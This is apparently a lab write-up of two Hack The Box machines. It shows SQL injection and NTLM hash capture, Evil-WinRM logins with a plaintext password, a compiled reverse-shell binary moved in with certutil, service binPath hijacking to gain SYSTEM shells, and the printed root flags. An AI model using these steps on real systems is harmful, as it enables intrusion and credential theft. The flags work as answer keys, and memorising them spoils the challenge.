


I went throuh http://10.10.10.104/mvc/




It also have a login page at the top. I could not also access the machine via this login page. I tried to click on one of the product and noticed it is showing the ID of

the product on the URL. I added ‘ to the product ID, and it returned an error showing that it is vulnerable to SQL injection,




sql.

I took it to burp and tried to download a fake file from my attacking machine, then I got the ntlm hash of the user Stacy (the user account that is used to host the web application).



Request

bright@kali:~/giddy$ sudo responder -I tun0



plaintext passwords

```
bright@kali:~/giddy$ evil-winrm -i 10.10.10.104 -u Stacy -p xNnWo6272k7x

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Stacy\Documents> whoami
giddy\stacy
*Evil-WinRM* PS C:\Users\Stacy\Documents> hostname
Giddy
*Evil-WinRM* PS C:\Users\Stacy\Documents> upload winPEASx64.exe

Info: Uploading /home/bright/giddy/winPEASx64.exe to C:\Users\Stacy\Documents\winPEASx64.exe

Error: Upload failed. Check filenames or paths: [WinRM::FS::Core::FileTransporter] Upload failed (exitcode: 0), but stderr present
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:51 char:12
+     return $ExecutionContext.SessionState.Path.GetUnresolvedProviderP  ...
+            ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
Cannot bind argument to parameter 'Path' because it is null.
At line:19 char:18
+     if(Test-Path $dst -PathType Container) {
+                  ~~~~
```

access

I got a winrm access but could not uplaod winpeas. Seems a firewall or antivirus was blocking my upload.

However, on the Stacy's document directory was an applicaction named unifivideo. I copied this name to google to search for exploit. I got a guide https://www.exploit-db.com/exploits/43390 on how to exploit this.


Following this guide, I needed a reverse shell payload that would not be detected by the security mechanism on the target, I found the C++ reverse shell payload and downloaded it to my attacking machine https://github.com/paranoidninja/0xdarkvortex-MalwareDevelopment/blob/master/prometheus.cpp

After editing and adding the IP of my attacking machine and the port I want to use ti catch the reverse shell. I complied it as it is part of the instruction stated on the reverse shell. I also gave the output the name taskkill.exe as was stated in https://www.exploit-db.com/exploits/43390.

```
bright@kali:~/giddy$ i686-w64-mingw32-g++ prometheus.cpp -o taskkill.exe -lws2_32 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -
fmerge-all-constants -static-libstdc++ -static-libgcc
bright@kali:~/giddy$ ls
hash.txt  prometheus.cpp  taskkill.exe  winPEASx64.exe
```


Compilation output

I transferred the taskkill.exe to the target using **certutil** because of the antivirus on the target. It was able to pass through the antivirus but arrived to the target a .bin file. I changed it back to the original name.



Taskkill.exe

I copied it to the vulnerable program as was specified by https://www.exploit-db.com/exploits/43390.



Moved to the vulnerable program.

I started an nc listener on the port I entered on the payload. I started this on another shell. I stoped the vulnerable payload and got a reverse shell as

NT\Authority. This is because the program is executed as NT\Authority but allow normal users to copy items to the program.

```
*Evil-WinRM* PS C:\ProgramData\unifi-video> Stop-Service "Ubiquiti UniFi Video"
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
Warning: Waiting for service 'Ubiquiti UniFi Video (UniFiVideoService)' to stop ...
*Evil-WinRM* PS C:\ProgramData\unifi-video> ls
```

Stop program

```
bright@kali:~/giddy$ rlwrap nc -nlvp 8080
listening on [any] 8080 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.104] 49729
whoami
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\ProgramData\unifi-video>whoami
whoami
nt authority\system

C:\ProgramData\unifi-video>hostname
hostname
Giddy
```

shell

```
C:\Users>cd administrator
cd administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
d0811015309429cb5bc0356d01637726
```

flag


Return Machine

```
bright@kali:~/return$ sudo nmap -sT -sV -sC -A -T4 -Pn 10.10.11.108 -p 1-65500
[sudo] password for bright:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 10:07 CEST
Nmap scan report for 10.10.11.108
Host is up (0.029s latency).
Not shown: 65475 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-25 08:26:44Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
```

nmap

Based on the nmap output, I saw there is an active DNS server and it is synchronising the IP with the DNS address return.local. Therefor, I added it to my /etc/hosts file.

I connected to port 80 and it opened a web application. When I navigated to the settings tab on the web application http://return.local/settings.php, I was presented with this interface.




Settings.

The password was masked with the symbols. Going through the website codes and also through Burpsuite revealed same information.

```
</div><center><h2><br/>Settings</h2>
    <br/><br/><form action="" method="POST">
    <table>
      <tr>
        <td>Server Address</td>
        <td><input type="text" name="ip" value="printer.return.local"/></td>
      </tr>
      <tr>
        <td>Server Port</td>
        <td><input type="text" value="389"/></td>
      </tr>
      <tr>
        <td>Username</td>
        <td><input type="text" value="svc-printer"/></td>
      </tr>
      <tr>
        <td>Password</td>
        <td><input type="text" value="*******"/></td>
      </tr>
      <tr>
        <td colspan="3"><input type="submit" value="Update"/></td>
      </tr>
    </table>
  </form>
```


Raw codes.

Next I tried was to connect to impersonate the server address with the IP address of my attacking machine and then tried to catch the shell with nc on the port where the printer was hosted.




Impersonate

Clicking on the update button, I got a response on my kali



response

The output I got seems to be the password of the svc-printer account. I verifiied it and it worked.



Foothold

For privilege escalation whoami /all revealed that the user is a member of the group **Server Operators.**

I used this guideline https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/ to escalate the privilege.

Evil-WinRM PS C:\Users\svc-printer\Documents> upload shell.exe

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> services

Path                                                                                                           Privileges Service
----                                                                                                           ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                            True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                                        True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                                     True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                                          False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                           False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"                                               True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                                                                  True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"                                       True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"                                      True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                                                False WMPNetworkSvc
```

list the services

vmtool is active service on the server.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\shell.exe"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe stop VMTools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start VMTools
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

Executing the exploits

```
bright@kali:~/return$ rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.108] 59590
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
printer
```

administrator

```
C:\Users\Administrator>type Desktop\root.txt
type Desktop\root.txt
068eba4c55eb9223dd0fbacfc0a5c4f9

C:\Users\Administrator>ls
```

flag